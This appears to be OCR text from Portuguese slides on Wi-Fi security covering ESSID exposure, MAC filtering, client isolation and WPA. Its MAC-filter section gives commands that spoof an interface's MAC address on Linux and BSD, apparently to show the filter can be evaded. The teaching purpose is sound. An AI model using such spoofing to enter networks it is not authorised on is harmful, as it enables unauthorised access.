23:05:17.802928 Probe Request (NETGEAR) [1.0 2.0 5.5 11.0 Mbit]

23:05:17.831746 Probe Request (NETGEAR) [1.0 2.0 5.5 11.0 Mbit]

Desabilitar broadcast de ESSID


Existem ainda outros momentos onde o ESSID trafega:

- Busca por concentrador ativo
- Resposta à busca por concentrador
- Reassociação com concentrador


Métodos de proteção disponíveis

- [redacted]
- Filtro de MAC
- Isolamento do tráfego de cada cliente
- WEP
- 802.1x
- WPA
- WPA2/RSN
- Monitoramento

Filtro de MAC



Filtro de MAC



Filtro de MAC

Linux

```
# ifconfig ath0 hw ether 00:00:00:00:00:01
```


FreeBSD

```
# ifconfig xl3 ether 00:00:00:00:00:01
```

OpenBSD/NetBSD

```
# wiconfig  wi0 -m 00:00:00:00:00:01
```

Filtro de MAC




Métodos de proteção disponíveis

- [redacted]
- [redacted]
- Isolamento do tráfego de cada cliente
- WEP
- 802.1x
- WPA
- WPA2/RSN
- Monitoramento

Isolamento de tráfego por cliente

PSPF(Publicly Secure Packet Forwarding) ou Privacy Separator



Isolamento de tráfego por cliente

```
ping -c 3 192.168.11.2
PING 192.168.11.2 (192.168.11.2) 56(84) bytes of data.
From 192.168.11.4 icmp_seq=1 Destination Host Unreachable
From 192.168.11.4 icmp_seq=2 Destination Host Unreachable
From 192.168.11.4 icmp_seq=3 Destination Host Unreachable
--- 192.168.11.2 ping statistics ---
3 packets transmitted, 0 received, +3 errors, 100% packet loss, time
2017ms
```

